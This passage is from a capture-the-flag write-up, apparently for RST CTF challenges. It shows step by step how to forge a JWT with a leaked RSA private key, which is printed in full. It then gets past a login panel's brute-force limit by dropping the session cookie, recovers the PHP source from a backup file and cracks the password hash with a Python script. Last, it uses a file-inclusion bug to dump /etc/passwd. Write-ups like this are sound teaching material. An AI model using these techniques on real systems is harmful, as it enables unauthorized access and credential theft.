



```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC/TldommuLR/1w
N8VLQzhy4FG35C1sPZcXGjAbUP9uA0ux3S/EVrKFRP2RjQ6Z+883jsR+yaBuOWX4
yvwZ0e5H/3pzfloCblJJEoe9ZjhuW21nVy57o6pI1abz/sbJkKXKWOrt4yVLMIyk
tstaduYwVUVUyndM0XHfHMo8KgLk78m6RDgPs4Jsg8V3HZSKFuz1iaPZyCBmpobP
P6zPgwE833aDK5TzUQsycTfyt5xp8XwlJXhyA5ZJdwlJ32i8TtUQ7+8IwfalXYNG
kMMn1l0J0P9thWdMm19mnKMlmT7AQqNSb1n8qw4Yi2TYMcNeB9nRSHR0g8187gwi
5ZOi6LETAgMBAAECggEAH3boI3k6dPcLNRjHJ2DP+PzyE9fArMvYfOE+xk9lI5gB
LCjgAV/tDsRRHE5h92uWImIl6WCKNXbVUb05B5oioc7gOfyvGzU/7WrRzpHweB4r
eVK6f3VkvYP+aKUf1ukmi4hiY2v3p0095J14BtIFfC+aLp76TjUokHSwwoJ6ZWLN
/fZIgvOHRglidXj1QIsPk795z3p4CuUL5hGtpYJRZta7qpQ/HtGqJABY9Mnuo83V
3s2KaiJXhUxE/vK1iNGSjgEoNPeBoBi3lqHF9BWS529whxz0I/Kuq3fRwXa0FiQ6
dhI7Kl1boSkYnx6671RwnqC+Oj0+6hVr2xbUWqo7UQKBgQDu0AbHTFh4KIxVHsp8
3kEatMt1aDLLW8oE9zJz5+XaEBso8tNq985WwvOXFq1J+UHU6DdV1btpphU4O4Dp
zU5icQkR2PpTI1MjsblGTf0ETo9NSJX43uud8DuaaD6nZdX7LK+Fc54Fg+XZaLfV
yPwR1MJ+lZl4nGgOKUUSWsRTGQKBgQDNEwkn3oA0DUdYbqnPUTLAce16WXJiPR0u
2+7URaP4qztTTcyd53Jv5roxCrYka06wsvUWuDGew9RU4vYah8IqrCnhk9I3kv1j
wMtQWNnSZuONXcfz+fUjYS66AIgJEkPK7xWb8vBwVOJ99tGKQj651HLYX7MiF4s+
BDQBSCz3CwKBgGfmR9yzwZXdhliOQeibxdV5rT9Say8Aq18HsYKt9NmvwjFJnGPg
lnw260XjztbtRA/+S/zjNVucr4S8lrSh5yV7KkgCj75WExjnfMUyrw8Notkr6FvT
mM0pNLVT/1ZTPwq9gUvdZnXd0cWKAtlXTRvw5gGu0ouf+MGYgP2gUeQZAoGBAME6
OXtGjDf/dwUdKIV+dbqc3m1VEJD+EpxPgMakY67v8LM6cB0sskg79540AJFqRrf5
tzNUFPUKgewF+mvfFRXOKJwzA3V326d9RlULkxpL9gcCoWACWneenz+FNqiNfDEf
e5X4n5LIeKzFvoRujNneEuRLr+bklj+2CCZZEn0nAoGAP9K7QYaD7xKhssXlCZze
t0TifopWmatnCI3oG70Xh+YS+zRjBkb/1Ovcr2J9GT/+9A9ikikXxxGqoZisA9SF
0nHLUVcuvMGzH2RPAg/VH8qLe+fFgLUpOgN5csCu81bEClEzlDbo0QS1fWXO0tD4
+xY4od4NWkkoX26eAvhljeE=
-----END PRIVATE KEY-----
```

At this point, using this certificate, we can sign any JWT token. The next question is, what JWT token do we want to sign? Taking a look at the provided *localhost.har* file, we find a JWT sample that we can analyze using *jwt.io*.



By simply adding this cookie into our browser session, we get a message that the token is expired. Therefore, we need to change the expiration date and resign the JWT.



Encoded PASTE A TOKEN HERE


```
eyJraWQiOiJmbGFnIiwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSIsInN1YiI6Imp3dC1pIiwiYXVkIjoicnN0Y29uIiwiaWF0IjoxNjQ3MTc4MjQzLCJleHAiOjE2NDgxODE4NDN9.sE_ikrFKeO5fKoYCrhUUqKmfcPZOFRFhsKEapEw5jk4xFKdxfhtWXsAcNopaUFHaVGNj674GRGPX4_21hj77mdWlSl53qi6OTmhEiy_baaWRz3t2xge5T_CtSE7-aYu1hqKTyyr1WRhEe0dqy7kXztioZ0YGcAScDN2uzl6X5yynj7hvG3CL8fqNiBB3xpdHORoGNllv5P4mAX3YchnCDAO1bcQyO8d3kMNsQ9rxWUBBmLKDaGvF0BAdxx9eZ_bqDsNp84BaQcj8qWiWHjyy7_MbsJxdSdNFnJkVx8gH_fjamz1nq4ju-N9QPSzK63utaUPEsEmM8Y3gQjPaMUKAKw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "kid": "flag",
  "alg": "RS256"
}
```



PAYLOAD: DATA


```
  "sub": "jwt-i",
  "aud": "rstcon",
  "iat": 1647178243,
  "exp": 1648181843
}
```


VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string format.
  ,
  0nHLUVcuvMGzH2RPAg/VH8qLe+fFgLUpOgN5csCu81bEClEzlDbo0QS1fWXO0tD4
  +xY4od4NWkkoX26eAvhljeE=
  -----END PRIVATE KEY-----
)
```


JWT is expired.



RST{542851344f0f53e9ee21c8399bf14325}

Flag: **RST{542851344f0f53e9ee21c8399bf14325}**

Simple Admin Panel

From the challenge description this seems a bruteforce exercise for the login password. However, we need to bypass the protection that is in place. Usually, these types of protection (blacklist) are based on IPs, User-Agents, cookie sessions. To test which behavior triggers the blacklist, we used all attempts and then started altering the request untill we noticed that the absense of the cookie header lets us perform additional guesses.


```
POST /simple-admin-panel/ HTTP/1.1
Host: vps-f8bcd6cb.vps.ovh.net
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vps-f8bcd6cb.vps.ovh.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=74vugnes0ajna9fqjmmlr58lnd; jwt=
eyJraWQiOiJmbGFnIiwiYWxnIjoiUlMyNTYifQ.eyJpc3MiOiJqd3QtaSIsInN1YiI6Imp3dC1pIiwiYXVkI
joicnN0Y29uIiwiaWF0IjoxNjQ3MTc4MjQzLCJleHAiOjE2NDgxODE4NDN9.sE_ikrFKeO5fKoYCrhUUqKmf
cP2OFRFhsKEapEw5jk4xFKdxfhtWXsAcNopaUFHaVGNj674GRGPX4_21hj77mdWl8l53qi6OTmhEiy_baaWR
z3t2xge5T_Ct8E7-aYu1hqKTyyr1WRhEe0dqy7kXztioZ0YGcAScDN2uzl6X5yynj7hvG3CL8fqNiBB3xpdH
ORoGNllv5P4mAX3YchnCDAO1bcQyO8d3kMNsQ9rxWUBBmLKDaGvF0BAdxx9eZ_bqDsNp84BaQcj8qWiWHjyy
7_MbsJxdSdNFnJkVx8gH_fjamzlnq4ju-N9QPSzK63utaUPEsEmM8Y3gQjPaMUKAKw
sec-gpc: 1
Connection: close

password=asf
```

```
HTTP/1.1 200 OK
Date: Mon, 21 Mar 2022 18:36:06 GMT
Server: Apache/2.4.52 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 260
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <title>
      Simple Admin panel
    </title>
  </head>
  <form action="" method="post">
    Password: <input type="password" name="password">
    <br />
    <input type="submit" value="Login">
  </form>
  <br />
  Bruteforce blocat. Incearca alta varianta.
```

```
POST /simple-admin-panel/ HTTP/1.1
Host: vps-f8bcd6cb.vps.ovh.net
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://vps-f8bcd6cb.vps.ovh.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
sec-gpc: 1
Connection: close

password=asf
```

```
HTTP/1.1 200 OK
Date: Mon, 21 Mar 2022 18:37:05 GMT
Server: Apache/2.4.52 (Debian)
Set-Cookie: PHPSESSID=qh8aeru3c8kg4u6uqt2eglm0bl; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 251
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <title>
      Simple Admin panel
    </title>
  </head>
  <form action="" method="post">
    Password: <input type="password" name="password">
    <br />
    <input type="submit" value="Login">
  </form>
  <br />
  Parola incorecta. Mai ai 2 sanse.
```


At this point, we send the request to intruder and run a bruteforce on the password field. We left this in the background for almost 30 minutes and finaly got the hit.



After the hint was released, another solution was related backup files.

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ feroxbuster --url http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/ --wordlist ../../../../e/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -B -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.6.1
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
 🚀 Threads          │ 50
 📖 Wordlist         │ ../../../../e/Tools/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌 Status Codes     │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)   │ 7
 🦡 User-Agent       │ feroxbuster/2.6.1
 💉 Config File      │ /etc/feroxbuster/ferox-config.toml
 💲 Extensions       │ [php]
 💾 Collect Backups  │ true
 🏁 HTTP methods     │ [GET]
 🔃 Recursion Depth  │ 4
─────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET        9l       21w      218c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/
403      GET        9l       28w      289c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/.php
200      GET        9l       21w      218c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/index.php
200      GET       38l       97w      910c http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/index.php~
```

We see that a *index.php~* exists and thus we can read the source code of the app.




```php
<?php
session_start();
if(@$_SESSION['login'] == "")
        @$_SESSION['login'] == 0;
?><!DOCTYPE html>
<html>
<head>
<title>Simple Admin panel</title>
</head>
<form action="" method="post">
Password: <input type="password" name="password"><br />
<input type="submit" value="Login">
</form><br />
<?php
$password = rotate(@$_POST['password'], 10);
if(@$_SESSION['login'] == 3)
{
        echo "Bruteforce blocat. Incearca alta varianta.";
}elseif($password == "d461de2ba13b3c0c093357dc4573f028")
{
        echo "RST{" . strtoupper(md5($_POST['password'])) . "}";
}elseif(@$_POST['password'] != "")
{
        @$_SESSION['login']++;
        echo "Parola incorecta. Mai ai " . (3 - @$_SESSION['login']) . " sanse.";
}

function rotate($string, $target, $current=0)
{
        $string = md5($string . "flag");
        if($target == $current)
        {
                return $string;
        }else{
                return rotate($string, $target, $current+1);
        }
}
?>
```

We can quickly notice that the passwords it wants should be equal to *d461de2ba13b3c0c093357dc4573f028* after being applied the rotate function. This function seem to perform a md5 10 times on the current string appended with 'flag'. With these information in mind, we can write a custom python script to bruteforce the password.

```python
import hashlib

passwords = open('C:\\Users\\Kayn\\Downloads\\100k-most-used-passwords-NCSC.txt', 'rb').read().split(b'\n')

for pos in range(len(passwords)):
    res = passwords[pos]
    for i in range(11):
        res = res + b'flag'
        res = hashlib.md5(res).hexdigest().encode()


    if res == b'd461de2ba13b3c0c093357dc4573f028':
        print('[!] Found it at index ' + str(pos) + ': ' + passwords[pos].decode())
        break
```


```
[!] Found it at index 32996: movingon
[Finished in 687ms]
```


Using the this password, we could log in and get the flag. In conclusion, it was way faster to do the cracking offline rather than using multiple requests but if the bruteforce protection was not weak, we could have only solved this offline.

Flag: **RST{F02A01BE75F2EFD7E348715F8EE1875E}**

Turnament - Web

Upon quickly opening the challenge application, we see a GET parameter containing a php file, giving us a hint about a possible LFI vulnerability.






root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin mov:x:1000:1000::/mov:/bin/sh

Moving on, we are interested in the application source code to see what the application is supposed to do. Knowing that the default apache root directory is under /var/www/html, we can retrieve the content of the php file using a PHP wrapper to get the data encoded using base64 (otherwise the application will interpret the file data as php).


PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9ImRpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2Fs